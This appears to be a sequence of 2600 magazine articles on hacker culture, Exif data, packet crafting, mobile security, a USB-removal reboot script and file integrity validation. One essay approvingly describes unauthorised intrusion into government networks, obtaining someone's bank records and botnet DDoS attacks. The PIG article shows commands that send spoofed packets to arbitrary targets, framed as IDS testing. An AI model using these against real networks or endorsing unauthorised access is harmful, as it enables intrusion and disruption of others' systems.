Further research with this could include making a custom script to pull Exif tags from multiple photographs at once and also writing the information to a .txt file for later use. Also, know that Exif data can be easily removed from images to prevent this type of use either manually or by using a program like FileMind QuickFix, which is listed in the resources below.

Resources

- ExifRead 2.1.2: `https://pypi.python.org/pypi/ExifRead`
- Jeffrey’s Exif Viewer: `http://regex.info/exif.cgi`
- ExifTool: `http://www.sno.phy.queensu.ca/~phil/exiftool/`
- Google Maps: `https://www.google.com/maps`
- FCC Degrees, Minutes, Seconds: `https://www.fcc.gov/encyclopedia/degrees-minutes-seconds-tofrom-decimal-degrees`
- FileMind QuickFix: `http://download.cnet.com/FileMind-QuickFix/3000-12511_4-75563232.html`



The Hacker Perspective

by Ghost Exodus

I had a late start when it came to computers because my adopted parents were from the early 1930s, and so I was raised within the shadows of their reminiscence. But by 1998, I was 14 and a member of my high school's computer club, not realizing the full potential of the Windows systems that we were playing *Duke Nukem* death matches on until I met a hacker. Let's just say I was intrigued and I was his unlucky victim. He refused to teach me a thing, save for RTFM (read the fucking manual). He would give me 1.44 MB floppies with DOS games, in which he had wrapped a trojan onto the game's executable file so he could backdoor into my system and hijack my dial-up numbers until my ISP was calling my parents and I was grounded for something I didn't exactly understand. Soon, I became the victim of dozens of packet blasting skiddies on IRC who attacked objectivelessly without purpose or reason.

At last, I decided to make it my life's mission to learn all that I could about computer hacking. I relentlessly pored over tutorials I discovered on old bulletin board systems, websites, and in books. I read *Phrack* and *2600* and conducted endless experiments on the systems I built from my local trashing missions.

In totality, I empowered myself through technological enlightenment as I rose above my misfortunes and, in turn, I empowered victims of cyber abuse. Hacking became an ideology to me as well as my beloved technoculture. To me, hacking is the ability of thinking outside of the walls of conformity. It is an expression just like art, music, or dance - and expression is a form of creative thinking. We were not taught in school how to learn. We were programmed what to learn. This is partly what The Mentor was so pissed off about when he wrote "The Hacker Manifesto" in 1986.

Hacking expanded my mind in the way I now perceive all things. Essentially, it's thinking outside the box because the box is society's prison-like mindframe of conditioning and conformity that limits people in the ways in which they interact with the world and each other. It became my "red pill" and way of life.

Anyone who was interested in learning, I freely taught so they wouldn't make the same mistakes I made, or end up in prison which is where I reside today - and I still continue to teach, because this knowledge is empowering. Hacking isn't illegal, nor is it a sin. Hacking without consent is. I landed a job as a network security analyst and ran my own data recovery and PC repair business on the side. Network security was a dream come true because I wanted to trade my gray hat in for a clean, new white hat. I didn't have any certifications or formal training. I got miraculously hired for my demonstration of knowledge and skill from my tutorials on my Myspace profile and my YouTube videos. (Before my interview, my interviewer had Googled my email address.)

In truth, learning how to hack without learning the basic framework of networking is like shooting yourself in the foot. It's the number one way hackers and script kiddies get arrested. Number two is snitches, which is how the feds got me. We live in an insecure world that is infected with blatant vulnerabilities in the most unlikely places.

For mere shits and giggles, I would reverse telnet onto networks operated by the government and pop a shell as I enumerated work groups and domains, trying to escalate my privileges. These internal networks are either structured by trust or plain negligence because it was no great feat to pwn a .gov box. Most of these systems I encountered were unpatched, running obsolete and buggy OSes like Windows NT or XP and the servers were no better than the networked devices used and abused by their local users. Downloading the page file off any of the boxes revealed some pretty interesting local abuse, such as one employee who installed a P2P client which could have exposed the network to worse problems than my curiosity.

I wasn't about stealing or corrupting, nor was I about eavesdropping. I was fueled by the challenge to explore beyond my own borders. But if you take a look on the web today, you will find people who are literally crying out for help, even the help that their local law enforcement chooses to ignore. I helped one woman obtain her ex-boyfriend's bank statements because he was trying to evade his child support obligations. She used the evidence in court and a judge ordered him to provide financial support for their daughter. One girl was being victimized by a cyberbully and about to take her own life when I confronted her tormentors on my playing field. Then I gave her the knowledge to defend herself so it would never happen again.

In June of 2009, during the Iranian presidential elections, there was the "Twitter Revolution," also known as the "Green Revolution," which was the candidacy color of Mir-Hossein Mousavi. The people cried fraud when Mahmoud Ahmadinejad won the presidential election, saying that the voting polls were rigged. Then came the revolution of protesters who were violently attacked with guns, pepper spray, and batons by the police and the Basij, a paramilitary group, who also killed 72 protesters, according to Mousavi. One such victim was the young woman named Neda who we all watched die on YouTube. To conceal their actions and attempt to control the subversive masses, their government shut down cell phone networks and blocked social networking sites. Right after this, I got a PM (private message) on YouTube, which was an admonition for the hackers of the world to unite for the people of Iran, to perform distributed denial of service attacks against the servers handling the content filtering.

What I saw when I visited these servers was a legion of hackers joined together without discrimination of race, skin color, sexual orientation, or religion, united as one for the liberty of free speech. With my HTC smartphone, I logged into my IRC server and aimed my botnets in the name and under the banner of liberty, and helped to hold censorship in defeat, under the power of this worldwide packet storm.

People like Jacob Appelbaum are heroes of mine and, like him, I believe hacking and knowledge can and should be used to empower victims of repressive governments who try to keep the masses stupefied within the constructs of a "blue pill" reality, which is a defeated and powerless reality. We are sentinels of cyberspace. Be it for salvation or retribution, we can help this world overcome the obstacles that obstruct our God-given right to freedom. And it is in this spirit that I say "weaponize knowledge."

I tend to feel a lot safer knowing that I can defend myself with this knowledge. It's like carrying a concealed firearm. This isn't some immoral vice I use for destruction, but rather protection and defense for when and if I have to. Responsibility is required so I don't pervert this knowledge and become like my enemy. I know my two cents sounds kind of extreme, but sometimes it's needed, especially when the scope of law enforcement and governments can virtually get away with murder.

Call me subversive, call me a social stigma or a dissident, but I am 100 percent American and 100 percent patriotic and I love my country. Power to the people!

Shout outs to the ETA crew! Fixer, Kaz, Baljeet, John Draper, and IHM!

HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!

TICKETS TO THE ELEVENTH HOPE ARE GOING FAST!

We may even hit our capacity for the first time ever, so we strongly advise you to get your tickets quickly before you lose the opportunity! All kinds of payment options are available, including Bitcoin! Full details can be found at https://store.2600.com. Once you preregister, you'll get an email confirmation. Your actual tickets will be emailed as the conference draws closer.

The Eleventh HOPE will be held at New York City's Hotel Pennsylvania, located across the street from Penn Station (33rd Street & Seventh Avenue) from Friday, July 22nd through Sunday, July 24th, 2016. That means we start early on Friday and end late on Sunday! (We suggest arriving early and leaving late so you have adequate time to prepare and recover.) Discounted rooms are available for HOPE conference attendees.

Our first announced keynote speaker is novelist, blogger, and technology activist Cory Doctorow.

You too can be on stage at HOPE, but you have to act soon. Our submission FAQ can be found at the xi.hope.net website in the speaker section. Just email speakers@hope.net if you want to apply to give a talk. Include several paragraphs on what your topic is, what will be unique about your presentation, who you are, etc.

Got a workshop idea? Check out the corresponding section on the hope.net site and send your ideas to workshops@hope.net while we still have space to fill. Remember, think big!

We have a limited number of vendor spots for people, companies, or organizations with something to offer our attendees. Visit our vendor section at xi.hope.net to see if this is something you would be interested in being a part of.

The Eleventh HOPE will have more than 100 speakers and talks, break-out sessions, workshops, concerts, all sorts of villages (hackerspace, lockpicking, hardware hacking, and the like), Segway rides, art displays, contests, retro computing, and new things still being developed!

None of this would be possible without the hundreds of volunteers who pitch in to make it all happen. If you want to be a part of that, send an email to volunteers@hope.net and let us know if there's something specific you can do or if you're able to simply be sent where you're needed.

Finally, our biggest challenge as always remains getting the word out. We don't have a big PR team, just a magazine, radio show, website, and lots of friends. But we would be thrilled to have the word spread before the conference so that more new people get to experience this and not simply read all the amazing press we get after it's all over. If you can help, email press@hope.net and give us your ideas.

xi.hope.net

Eleventh Graders and Nuclear Bombs

by revx
revx@omnomzom.com

I volunteer two mornings a week through a program called TEALS - Technology Education and Literacy in Schools (`http://tealsk12➥.org`). Monday and Wednesday, I pull myself out of bed at 6:40, ride the 2 train into Brooklyn, and teach a class of 11th graders how to program, before getting back on the train and arriving at work before 9:30.

It's an incredibly rewarding experience. Although, as in any class, there are some slackers, there are just as many bright, curious students interested in learning how to build computer programs. Many of the students have little experience on a computer besides PowerPoint and Word, so for many of them it's a first exposure to programming concepts and thinking like an engineer.

The class started with an introduction to SNAP, a block based click and drag program based on an earlier iteration called BYOB, which is ultimately based on Scratch. SNAP runs in the browser, making it easy to use in a classroom of 30 students.

Attendance is a problem. Since we're the first class of the day, many of the students wander in well after the 8am bell. Especially on days of bad weather or school field trips, the class can dip as low as five or six students.

Today started out as one such day. Many of the students were on the senior trip, leaving a skeleton crew of students in attendance. This scuttled my lesson plan for the day, since I would just have to teach it again when the rest of the class returned.

I often read *2600* on the train to and from teaching, So, when I was wracking my brain to come up with a lesson for today, I realized that I could print out some articles from *2600* for the students and let that occupy their time.

I grabbed a PDF of Volume 30 from the *2600* site for $10 and printed out pages 127 to 178. Then I made an announcement, something like, "hey, if you want to read a super cool hacker magazine, come on up and pick out an article that you find interesting. I haven't read them, so please use your own judgment about whether they are good articles or advice!"

I was nervous, of course, that I might get in trouble for giving unfiltered *2600* articles to high school students. But I figured that these were smart students who would really appreciate the opportunity to learn more about computer (in)security and be able to explain to an irate principal that I meant no harm in distributing the articles.

One male student took me up immediately, taking first "The Right to Know" by the editors, and then "Controlling the Information Your Android Apps Send Home" by Aaron Grothe. He was fascinated, telling me afterward that he was interested in setting up the Android proxy from the latter article since he suspected there was spyware on his phone. Two female students were also interested. I wandered over and showed them the articles that I had printed. One immediately took "Defeating Forensic Attacks on Full Disk Encryption" by MoJo.

I noticed, hidden among the others, "Fun with the Minuteman III Weapon System, Part Two" by Bad Bobby's Basement Bandits. Realizing that an article about hacking the United States nuclear weapons system could get me in a bit more trouble than the rest of the articles, I attempted to shuffle it to the back of the pile. But, like a cat who somehow knows that you're allergic, she picked out that article to read. Sigh.

At the end of class, I stopped by to check in. "Hey," I said, "what did you think of the article?"

She turned to me, and smiling said, "I want to build a bomb!"

I had no idea how to respond to that. Call the police, maybe? "Uh, OK then," I managed. I'd screwed up. She was going to detonate explosives and when the FBI asked her where she'd heard about how to blow things up, she was going to confess my name, and I was definitely going to jail.

"Not to kill anybody," she clarified. "Just to figure out how one works."

"Oh, that's very hacker of you," I replied, panic attack over.

To clarify, the student in question is happy and smart and, in retrospect, I should have encouraged her to check out nuclear physics in college. My hope is that she'll be encouraged by the article to be curious about how systems, both security and nuclear, work. And perhaps even pursue her dream of learning how explosives work by becoming a pyrotechnician or nuclear physicist.

But in the event that a nuclear bomb levels the public school I volunteer at, I'm really really really sorry.

"Which Do We Prefer: Neanderthals or Hackers?"

by Paul Abramson

Decades ago, a software "hacker" was a guy who could get things done. He would contrive shortcuts and fixes that others had overlooked. He (usually a "he") understood what the computers were capable of separate from the official software.

Some folks remember the 1960s with the muscle cars. Back then, a young man could buy a stock car and start making his own modifications. With some ingenuity, he could significantly increase the horsepower - far beyond what Detroit had originally intended. It was a challenge to him and his friends. Each man could customize his rod and make something unique.

Many modern day computer hackers are in a similar situation today.

Let's think about it: Our official software is full of holes and weaknesses. I could take you to a dozen websites with software to crack into computers and reset the passwords. It is easy.

Like the muscle cars of the 1960s, modern desktops, laptops, and mobile devices are easily modified.

So why don't we co-opt these guys? Why are we letting Neanderthals push their fists down with the attitude of "No more hackers. Nope. Duh, no more. We stop them."

We should invent *awards* for hackers (who help us), not long prison sentences. Come on.

In the news in May there were stories about a man who has figured out how to hack into commercial jets, using the onboard entertainment system. Wow, innovative!

Neanderthals: "We stop him. Make go away."

Think! Instead, would you have rather that some malevolent Al Qaeda or ISIS hacker(s) had figured this out first? How does 20 or 30 international flights dropping into the oceans one day for no apparent reason sound to you?

If one of *our* hackers figures out and reports a weakness, let's give him or her a medal and a reward! I am, of course, discussing nondestructive hackers, which most of them are, at least the ones I know.

A teenage boy could either be in the Boy Scouts earning merit badges, or making model rockets fly, or lighting things on fire. Direction and purpose are needed, I think. Make the challenges and opportunities positive! Harness the hackers in a positive way.


When Motorola, for example, makes a new home modem/router model, give the FCC ten of them to put online where hackers can hammer on them for two weeks or so. Let them try to break in and get around them. Reward the guys who can "do the most damage," which Motorola then has to fix prior to the next round of FCC (with hacker help) testing.

Three months later, Motorola (in this example) could begin sales of a product that would then *protect* 100,000 consumers (or a million, depending upon sales), rather than, like now, leaving them *open* (with default access codes) to malevolent hackers from China or elsewhere. Does this strategy make sense?

In late June, it appears that the Peoples' Republic of China successfully penetrated United States government database computers (in 2014, but no one knew) and downloaded *all* personnel files on some four million federal government employees (soon followed by other serious compromises!). The security software had a name like "Einstein." First, let's rename it to "Dumb and Dumber" and then let's empower those best able to help us stop any future security breaches - before they occur.

Let us *reward* hackers that help us. Let's stop the Neanderthals who want to leave us vulnerable to mass ID theft, our national power grid being shut down one day, and other very clear and present dangers!

ONE LITTLE PIG



by Rafael Santiago
voidbrainvoid@gmail.com

Ten years ago, I had written a network sniffer able to work with a domain-specific language in order to define the filters.

With this sniffer I could not only log the capturing events, but also kill the sniffed connections. OK, why kill connections? Think about a guy who was having fun with raw sockets for whom, in this phase, nothing was more exciting than killing connections. Anyway, this approach got me to implement several filters which in the end became a minimalist IDS/IPS.

This new sub-project brought a new question, which was: "How can I test this IDS without screwing up my machines or infecting my system?"

So I had the idea of creating a program that would be able to inject spurious traffic onto the network. In a bit of time, I created an application which did it for me. Afterwards, I discovered that there already existed a name for this operation: "packet crafting."

Ah! OK.... So what was the name of the application that I wrote? I used the infamous name "PIG" (Packet Intruder Generator). Yes, horrible, but effective!

Now we arrive at the point of this article. I want to talk about packet crafting and how you can use it for a bunch of useful things. To demonstrate this, I will use my own application.

Packet crafting is a technique where you assemble network packets and inject this data onto the network. Generally, this is used for testing issues such as IDS/IPS testing or firewall testing. Some people could potentially use it to mask a real attack flooding the network with a bunch of minor attack signatures.

Nowadays, there are several packet crafting tools. Some tools allow for response analysis. A few months ago, I decided to do some refining of my packet crafting tool. However, the truth is that I rewrote it from scratch. Until now you could generate IPv4 packets, bringing TCP or UDP packets with PIG. If you are familiar with hexadecimal, you can put virtually anything into the IP payload beyond TCP/UDP.

PIG allows you to create in a non "brain-dead" way (yes, you need to use your brain and fingers) packet signatures. You can forge source and destination and you can also specify IP addresses by geographic location (class C). PIG does not analyze the responses generated from the fake packets' injection. This application is a good choice for those of you who want to test your firewall, IDS, or IPS - or for those of you who just want to flood because you are evil (but please do not do it, come on...).

By the way, in PIG, a signature file is affectionately called "pigsty file." It can bring a collection of signatures.

Let's see a rather pure pigsty (supposing that this file is named as "oink.pigsty"):

```
[ signature = "oink",
ip.version = 4,
ip.ihl = 5,
ip.tos = 0,
ip.src = 127.0.0.1,
Ip.dst = 127.0.0.1,
Ip.protocol = 17,
udp.dst = 1008,
udp.src = 32000,
udp.payload = "Oink!!\n" ]
```

Yes, this pigsty will go to heaven.

To test, put the netcat on listen mode/port 1008/udp:

```
you@somewhere:/over/the/rainbow
➥$ nc -u -l -p 1008
```

Now, in another TTY, you run PIG. Supposing that your gateway's address is 10.0.0.2, your network mask is 255.255.255.0, and your network interface is named as eth0:

```
you@somewhere:/over/the/rainbow$
➥ ./pig --signatures=./oink.pig
➥sty --gateway=10.0.0.2 --net-
➥mask=255.255.255.0 --lo-iface=
➥eth0
```

As a result, your netcat must be receiving several "oinks."

Maybe in this example, the necessity of the gateway address, the network mask, and the network interface might be a little bit useless, but PIG can build the network packet from the ethernet until the Layer 7. These options are important due to routing issues. In this way, you can fake packet from other hosts using your own machine.

Now, let's see some practical stuff:

```
[ signature = "Nail Worm(1)",
ip.version = 0x4,
ip.ihl = 0x5,
ip.tos = 0x0,
ip.id = 0x3779,
ip.flags = 0x4,
ip.offset = 0,
ip.ttl = 0x40,
ip.protocol = 0x6,
ip.src = asian-ip,
ip.dst = user-defined-ip,
tcp.src = 110,
tcp.seqno = 0x77aace8b,
tcp.ackno = 0,
tcp.reserv = 0x0,
tcp.size = 0x5,
tcp.fin = 0,
tcp.syn = 0,
tcp.urg = 0,
tcp.ack = 1,
tcp.psh = 0,
tcp.rst = 0,
tcp.wsize = 0x1920,
tcp.urgp = 0x0,
tcp.payload = "\x4D \x61 \x72
➥ \x6B \x65 \x74 \x20 \x73 \x68
➥ \x61 \x72 \x65 \x20 \x74 \x69
➥ \x70 \x6F \x66 \x66" ]
```

The shown pigsty creates a packet with an Asian Class C source address and the destination IP must be supplied by you:

```
you@somewhere:/over/the/rainbow$
➥ ./pig --signatures=./worms.pig
➥sty --targets=192.30.70.10
➥ --gateway=192.30.70.1
➥ --net-mask=255.255.255.0
➥ --lo-iface=eth0
```

In this example, the destination IP address will be "192.30.70.10." If you use this,

```
you@somewhere:/over/the/rainbow
➥$ ./pig --signatures=./worms.
➥pigsty --targets=192.30.70.10,
➥192.168.*.*,192.16.10.2/20
➥ --gateway=192.30.70.1
➥ --net-mask=255.255.255.0
➥ --lo-iface=eth0
```

The target will be randomized from the target pool that you created.

Timeout? Yes, you can (in millisecs):

```
you@somewhere:/over/the/rainbow$
➥ ./pig --signatures=./worms.pig
➥sty --gateway=192.30.70.1
➥ --net-mask=255.255.255.0
➥ --lo-iface=eth0 --targets=192.
➥30.70.10,192.168.*.*,192.16.10
➥.2/20 --timeout=1
```

For sending protocols different from 6 and 17, you must define this protocol in raw form using the field "ip.payload":

```
[ signature = "Nail Worm(1)",
ip.version = 0x4,
ip.ihl = 0x5,
ip.tos = 0x0,
ip.id = 0x3779,
ip.flags = 0x4,
ip.offset = 0,
ip.ttl = 0x40,
ip.protocol = 0x6,
ip.src = asian-ip,
ip.dst = user-defined-ip,
ip.payload = "\x00\x00\x01" ]
```

As you can see, packet crafting, while a simple technique, is a useful way to verify your firewall, IDS, and IPS rules. It's an essential tool for pentests, a good friend for sysadmins, and a pain in the neck for lousy network environments....

If you liked "PIG," you can get the code at `https://github.com/rafael-santiago/pig`. There you can read the documentation and learn more about this tool.

Password and Mobility Security: Something Needs to Be Done

by Stephen Comeau

It's truly amazing how many people these days take the simple password for granted. Throughout my IT career, I have seen it time and time again in ways and in places one would hardly believe. Weak passwords, no passwords, shared passwords, the list goes on.

It actually shocks me how many people take such a simple - yet important - thing like this for granted. It seems I've been telling people about this repeatedly. I can preach to them until I am blue in the face. Yet, few seem to listen. That is, until doomsday comes; then all of a sudden, everyone begins to show up at my doorstep, crying "how could this happen to me!" Gee, I wonder.

The problem seems to be progressively worse with mobile devices, like smart phones. It is almost terrifying to note how few people out there actually bother to activate any substantive security at all on their phones, let alone a simple password to lock the screen. In fact, most users complain about how inconvenient it is to have to implement even basic security measures. Yet, how could the use of a simple four-digit pin come off as appearing to be more of a nuisance than the immeasurably greater risk and worry associated with refusing to add one. Not realizing how dangerous it is to do without a minimal amount of mobile security protection, too many people proceed in an insecure and mindless way with their technology.

In this era of out-and-out cyber-warfare, gone is the time when one can leave the door to one's data unlocked. You wouldn't leave your car or house unprotected; so please explain to me why someone would leave a device that potentially contains, not only a slew of valuable information, i.e., just about everything that could possible identify you, but a lot about family and friends, unprotected. Totally unprotected! It just boggles the mind.

Yet, on average more than 34 percent of our national mobile users left their phones completely unprotected in 2014 (according to a nationwide *Consumer Reports* survey). The scariest part of it is that the number actually jumped from 2013 by five percent. This figure is indeed worrisome, especially when you consider the estimated 328 million mobile devices currently in use in the United States today.

In the news, you glimpse repeated stories about bizarre cyber-attacks taking place all over the world. And you hear over and over again about how important it is to protect your data; still, so many prospective victims just don't seem to take the message seriously. This leads me to believe that we as IT security professionals aren't making that message clear enough, maybe not communicating it in quite the right terms. We have to find a better way to stress the main points to the public, else the biggest cyber doomsday of all might yet occur.

This brings me to what frustrates me the most: people who are supposed to know better, yet who don't have any security active on their own mobile devices. (Yes, you know who you are!) Let me just say to them in passing, it is one thing to be totally ignorant of an issue. It just plain stupid to be completely aware of that issue, and of the consequences of a total lack of basic security, and then proceed to do nothing about it.

This is why I'd like to take a minute to emphasize this second, crucial point, the point about the need for mobile security. From an even larger perspective, and moving forward in our discussion, there is a lot more involved in mobile security than just implementing a rudimentary level of password protection. Critical measures include encrypting your mobile device, virus and firewall protection, implementing monitoring software, and employing mobile tracking and remote wiping software. These are free and simple methods to employ, steps that give your mobile device a better security profile. Still, only 22 percent of people in the United States bother to install any type of location software to guard against the possibility of their mobile devices being stolen. This 22 percent is the best it gets in terms of statistics for mobile device security. From here, the numbers (according to the nationwide *Consumer Reports* survey) just continue to spiral downwards, through even weaker levels of implementation for mobile devices.

Whether it is attributable to a lack of user knowledge, or to just plain laziness, something desperately needs to be done to turn this situation around. Our mobile devices contain way too much sensitive information to be left sitting unprotected, open to the whole wide world.

In conclusion, I leave you with this far more hopeful vision: Just imagine for a minute how much safer everyone would be if even the bare essentials of mobile security were implemented on everyone's mobile device. How many fewer doomsdays do you think we would later see?

Another Solution to the USBKill.py Problem

by Jack D Ripper

As a follow-up to “USBkill - A Program for the Very Paranoid Computer User” (32:4), here is the solution used in Ninja OS, a live operating system designed for USB drives.

What we do is keep a bash script resident in memory that cycles a loop every third of a second and checks that whatever physical device is mounted on /boot (which is always the physical USB stick) remains present. If this is gone, it reboots.

Also included are some anti-tamper features such as trapping the escapes into reboots as well as looking to make sure needed binaries exist.

The script requires a statically copied version of BusyBox with the correct applets copied to tmpfs based /tmp on boot. The BusyBox compile is also responsible for the work of the self-destruct feature. It’s also compiled to only have the bare amount of applets needed to reduce complexity and the chance it can be used by an attacker.

The result: simply pull the USB drive and the system reboots with a call to “reboot -f” from a static compiled BusyBox.

```
/usr/share/scripts_drivewatch.sh
- -------------------------------------------
#!/bin/bash
. /usr/share/scripts/liveos_boilerplate.sh
#
#  Written for Ninja OS by the development team.
#  licensed under the GPLv3 http://www.gnu.org/licenses/gpl-3.0.html
#
# This script runs at start up, stays resident and watches for the OS drive to
# be unplugged. If so it shuts the system down.

TICK=”.0333”

tamper_reboot(){
    # This function reboots the machine if tampering is found with any of
    # components. We try a few shutdown methods until one sticks
    notify-send “Tampering Detected” “Rebooting...” --icon=software-update
➥-urgent
    echo “Tampering Detected, Rebooting”
    /tmp/emergency_bin/busybox reboot -f
    /var/emergency_bin/busybox reboot -f
    /usr/bin/reboot -f
    systemctl --force reboot
}

tamper_check(){
    # This function checks if any of the binaries needed for emergency actions
    # are tampered with. busybox is needed for this script, and pv is needed
        ➥ for
    # zeroize.
    [ -f /tmp/emergency_bin/busybox ] || tamper_reboot
    [ -f /var/emergency_bin/pv ] || tamper_reboot
}
shutdown_check() {
   # If this script is killed by shutdown, regardless, it will reboot the system
   # Therefor the shutdown command will reboot. The solution is to check for
   # shutdown status before checking for tampering.
   local status_reboot=$(systemctl is-active systemd-reboot.service)
   local status_poweroff=$(systemctl is-active systemd-poweroff.service)
   [ $status_poweroff == “active” ] && poweroff -f
   [ $status_reboot == “active” ] && reboot -f
}

# If someone tries to disrupt the script while running, reboot.
trap “tamper_reboot” 1 2 9 15 17 19 23
```

```
while [ -b $BOOTDEV ];do
     # Every tick we check if the system has been tampered with
     shutdown_check
     tamper_check
     /tmp/emergency_bin/busybox sleep ${TICK}
done

#reboot the system.
/tmp/emergency_bin/busybox reboot -f
```

The important part from /usr/share/script/liveos_boilerplate.sh:

```
BOOTPART=$(mount |grep /boot |cut -d “ “ -f 1)
BOOTDEV=${BOOTPART:0:$((${#BOOTPART}-1))}
```

The important parts from /usr/share/script/parachute.sh:

```
#!/bin/bash
#
# Written for the NinjaOS by the development team.
# licensed under the GPLv3 http://www.gnu.org/licenses/gpl-3.0.html
# Lets make our emergency parachute with our specially compiled stripped down
# version of busybox
mkdir /tmp/emergency_bin
cp /var/emergency_bin/busybox /tmp/emergency_bin/
# This is done at boot time, instead of install time because it puts the file in
# the top AUFS layer which is tmpfs which is in ram, which does not go away with
# the boot media is removed.
chmod 555 /tmp/emergency_bin/busybox

/etc/systemd.system/multi-user.target.wants/emergency_reboot.service
-----
[Unit]
Description=Emergency Parachute

[Service]
Type=simple
ExecStart=/usr/share/scripts/drive_watch.sh
ExecStop=/usr/bin/true
TimeoutStopSec=1
StandardOutput=tty
RemainAfterExit=no

[Install]
WantedBy=multi-user.target


/etc/systemd.system/multi-user.target.wants/parachute.service
-----
[Unit]
Description=Parachute for emergency RAM based shutdown
Before=NetworkManager.service

[Service]
Type=oneshot
ExecStart=-/usr/share/scripts/parachute.sh
TimeoutSec=0
StandardInput=tty
RemainAfterExit=yes
```

The emergency shutdown is one of the key features of Ninja OS. Ninja OS is designed for use with USB flash drives, most of which either come with, or have holes for, small lanyards you can tie around your wrist. Combining this feature with physical security of the lanyard if applied correctly would pull the drive out of the USB socket if the user is physically removed from the console. It's a fairly good deterrent against trying to gain access to data by physical theft.

For future changes in Ninja OS, we have a git repository at `https://gitlab.com/➥ninjaos/ninjaos`. Our home page is at `http://ninjaos.org and` on IRC we are in the #ninjaos channel on `irc.freenode.net`.

Software Validation

by Ben Kenobi
benkenobi@ruggedinbox.com
pgp fingerprint =
EE5F 99EB E8A8 89AE 1BAF
ED64 C9D6 A901 0E89 A3D8

"...you need tech, because yes there always will be bad actors, but you need policy because policy can always subvert tech. And nothing will be perfect, but I am trying to build a resilient system that is hard to subvert from either direction." - Bruce Schneier - "NSA Surveillance and What To Do About It"

1. There is no such thing as a perfectly secure computer.
2. There are ways to operate within a reasonably secure environment.

Software validation is a tricky thing. At some point you have to determine an origin of trust. The procedures I have outlined in this article are not here for the purpose of protecting your data. Not directly, anyway.

In the realm of security, one of the most dangerous mentalities is that of assuming you are safe or secure. After this comes the paranoia which could put you at unnecessary risk or, at the very least, forces you to waste your time looking over your shoulder.

Keep It Simple

Your origin of trust must be simple. A rack of read-only CD media doubles as a source of validation. Keep this core trust-model simple.

The Operating System

Put your attention on a clean and simple installation, and start from there.

In the spirit of keeping things simple, you will probably want to stick with some flavor of an open source, UNIX-like operating system.

Having the ability to validate all of your static files is a moot point if they can be subverted while running in memory. Enable features that randomize memory allocation, and use XOR'd memory tables. An XOR-style memory table does not allow write and execute permissions to a region of memory at the same time.

The operating system you choose should have some sort of ramdisk kernel, or a method for building one. Do a bit of research and find out. It is strongly recommended you use full disk encryption. This also provides a reasonable level of validation.

Assemble your tools. You will need a program which allows you to create public and private keypairs. You will need a way to create checksums of files, preferably sha256 or even sha512. You will also need to have a way to create listings of files in a directory structure, including nested directories.

The Tools

You could do all of this with a few UNIX tools including:

- mtree
- find
- shasum
- sha256
- gnupg
- openssl
- signify

This is not an exhaustive list, and just serves as a jumping point.

While mtree is the Swiss army knife of directory tree specifications, rsync can also perform checksum validation for a path of files.

Read the man pages for these commands, and experiment with the options they provide.

The Files

Select which files are critical to running a trusted operating system. It's a good idea to validate the kernel, /etc, /sbin, /bin, /usr, /usr/X11R6, /usr/lib, and so on. With some tools, there is an option to not go beyond a physical partition or slice. You can create a directory tree specification for each of these paths. However, it's probably best to limit yourself to files which will not change over time. Do not include things like random seeds, many items in /var, cache files, and configuration files in /etc which you regularly modify. Creating false alarms just results in forming a habit of ignoring alarms.

Once you have a listing of your files in a good state, you need to cryptographically sign those lists with something like GnuPG, or some other asynchronous keypair system. Anyone with security experience would suggest that you keep the private key off the system to be validated. It's a great idea to store it on an air-gapped machine. Air-gapped means that it is never connected to any network or other computer. Wi-Fi, Bluetooth, and Ethernet should all be disabled. A USB stick can be reasonably trusted to shuttle data to and from this air-gapped system so long as it does not contain any auto-play or auto-load features.

You could also destroy the private key after signing. You will never need this private key again. If your system has legitimately changed, simply verify the legacy items, generate a new keypair, and create a new file validation structure. Delete that private key, too.

You can leave the public keys on your system for quick verification but you should not consider this a method of ultimate trust. You can implement tools like chflags or chattr to make these keys virtually impermeable.

To gain ultimate trust in your files, you should validate the public keys themselves, boot from read-only media, and even go so far as to use statically linked tools.

You can validate your public keys by keeping them on read-only media, and by writing them down on a piece of paper.

Examples

Here's an example of common shell tools doing the labor:

```
find /dir1 -type f -exec sha256 {} ‘;’ >trusted_files.txt
find /dir2 -type f -exec sha256 {} ‘;’ >questionable_files.txt
diff -u trusted_files.txt questionable_files.txt
```

Here's an example using tools available in the default install of OpenBSD:

```
# create your keypair
signify -Gn -c ‘signing key’ -p signing.pub -s signing.sec
# create your mtree specification files
mtree -cx -K sha256digest -p /etc |signify -Ses signing.sec -x etc.mtree
➥.sig -m -
# delete the private key
rm -Pf signing.sec
# store the public key in /etc/signify
mv signing.pub /etc/signify
# validate a directory using this file
signify -Vqex etc.mtree.sig -p /etc/signify/signing.pub -m - |mtree -xp
➥ /etc
```

Advice

Keep in mind the caveat that you have decided to trust your hardware and the operating system itself, or at least the base install of that operating system. From there, it is possible to create a method for restoring implicit trust in your data without having to run everything off a LiveDisk or some other form of read-only media.

Hope this helps.

Email with questions, suggestions, criticisms, and compliments.

EFFecting Digital Freedom

DRM Law Keeps Copyright Stuck in the Past

by Elliot Harmon

Copyright law is slow. Whenever you hear about a case of alleged copyright infringement and you think, "Wait, what was illegal about this?" consider that the law is probably many, many years older than the activity it's being used to target. Then it starts to make a little bit more sense.

To see how far copyright is behind reality, look at how it treats DRM (digital rights management), the irritating array of methods that digital content providers use to attempt to restrict their customers' behavior. DRM isn't just an annoyance: thanks to the 1998 Digital Millennium Copyright Act, it's the law. Section 1201 of the DMCA made it illegal to bypass DRM or give others the means of doing so. It doesn't just void the warranty or break the terms of service. It's against the law, and it comes with stiff penalties.

DMCA 1201 does allow members of the public to argue for certain exemptions to the prohibition on circumvention. If granted, those exemptions last for three years - after that, you have to go through the same process of proposing the same exemptions to the U.S. Copyright Office again. But this permission system means that the law will never catch up: you *have* to bypass DRM in order to tinker with a lot of products with built-in software, and *it's that tinkering that can build the case for an exemption*. Having to ask for permission chills innovation.

In 2015, the Electronic Frontier Foundation requested four kinds of DMCA 1201 exemptions - ripping DVDs, Blu-rays, and online video for remix and analysis; preserving abandoned video games; jailbreaking cell phones, tablets, and other portable computing devices; and modifying cars for security research or repair. The Copyright Office granted each exemption, with some strings attached. So in that way, it was a victory. But in a larger sense, the whole ordeal is exasperating. Why are we asking the government for permission to bypass DRM? Why is it illegal in the first place?

